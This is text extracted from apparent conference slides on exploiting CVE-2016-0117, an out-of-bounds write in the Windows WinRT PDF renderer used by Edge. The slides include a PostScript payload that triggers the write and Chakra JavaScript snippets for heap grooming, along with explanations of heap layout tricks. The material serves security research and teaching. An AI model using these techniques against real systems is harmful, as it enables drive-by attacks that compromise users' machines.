- Built-in PDF library since Windows 8.1 (Windows.Data.Pdf.dll)
- Used by Edge in Windows 10 to render PDFs
- Vulnerabilities can be used in Edge drive-by attacks


25 x 25px
<embed src = "file.pdf">



WinRT PDF: PostScript Operand Stack

- Used by the WinRT PDF's PostScript interpreter for Type 4 (PostScript Calculator) functions
- 0x65 CType40perand pointers stored in the MSVCRT heap

Edge Content Process




WinRT PDF: CVE-2016-0117

- PostScript interpreter allows access to PostScript operand stack index 0x65 (out-of-bounds)
- Arbitrary write possible if value after the end of PostScript operand stack is attacker-controlled

PostScript Calculator Function (in PDF)


```
{
1094795585
1094795585
[...]
1094795585
1094795585
% PostScript operand stack index is 0x65
% Value below (0x41414141) will be stored
% in attacker-controlled address
1094795585
}
```

Push last 0x41414141 to
PostScript operand stack [0x65]




Plan for Implanting the Target Address

- Allocate a controlled buffer, free it, and the PostScript operand stack will be allocated in its place
- Controlled buffer and PostScript operand stack will be VS-allocated for reliability



Problem #1: MSVCRT Heap Manipulation

- Embedded JavaScript in PDF could potentially help, but it is not currently supported in WinRT PDF
- Solution: Chakra (Edge's JS engine) and Chakra's ArrayBuffer



Problem #1: MSVCRT Heap Manipulation

- LFH bucket activation


```
lfhBucketActivators = [];  
for (var i = 0; i < 17; i++) {  
    lfhBucketActivators.push(new ArrayBuffer(blockSize));  
}
```

- `CollectGarbage()` does not work in Edge, but concurrent garbage collection can be triggered

```
// trigger concurrent garbage collection  
gcTrigger = new ArrayBuffer(192 * 1024 * 1024);  
// then call afterGcCallback after some delay (adjust if needed)  
setTimeout(afterGcCallback, 1000);
```


Problem #2: Target Address Corruption

- Showstopper: Target address will become corrupted by VS unused bytes value



Problem #2: Target Address Corruption

- VS internals: “Large free blocks are split unless the block size of the resulting remaining block will be less than 0x20 bytes”
- Solution: Use 0x340 bytes controlled buffer (block size: 0x350):
0x350 free block – 0x340 block allocation == 0x10 (no split)



Problem #3: Free Blocks Coalescing


- Free VS block of freed controlled buffer will be coalesced
- Solution: Alternating busy and free controlled buffers
- Actual allocation patterns will not always exactly match the illustration, but the chance of an un-coalesced freed controlled buffer block is increased

VS Subsegment

| _HEAP_VS_SUBSEGMENT |
|--|
| ... |
| [0x00] Controlled Buffer: BUSY (0x350) |
| [0x01] Controlled Buffer: FREE (0x350) |
| [0x02] Controlled Buffer: BUSY (0x350) |
| [0x03] Controlled Buffer: FREE (0x350) |
| [0x04] Controlled Buffer: BUSY (0x350) |
| [0x05] Controlled Buffer: FREE (0x350) |
| [0x06] Controlled Buffer: BUSY (0x350) |
| [0x07] Controlled Buffer: FREE (0x350) |
| [0x08] Controlled Buffer: BUSY (0x350) |
| [0x09] Controlled Buffer: FREE (0x350) |
| [0x0A] Controlled Buffer: BUSY (0x350) |
| [0x0B] Controlled Buffer: FREE (0x350) |
| [0x0C] Controlled Buffer: BUSY (0x350) |
| [0x0D] Controlled Buffer: FREE (0x350) |
| [0x0E] Controlled Buffer: BUSY (0x350) |
| ... |

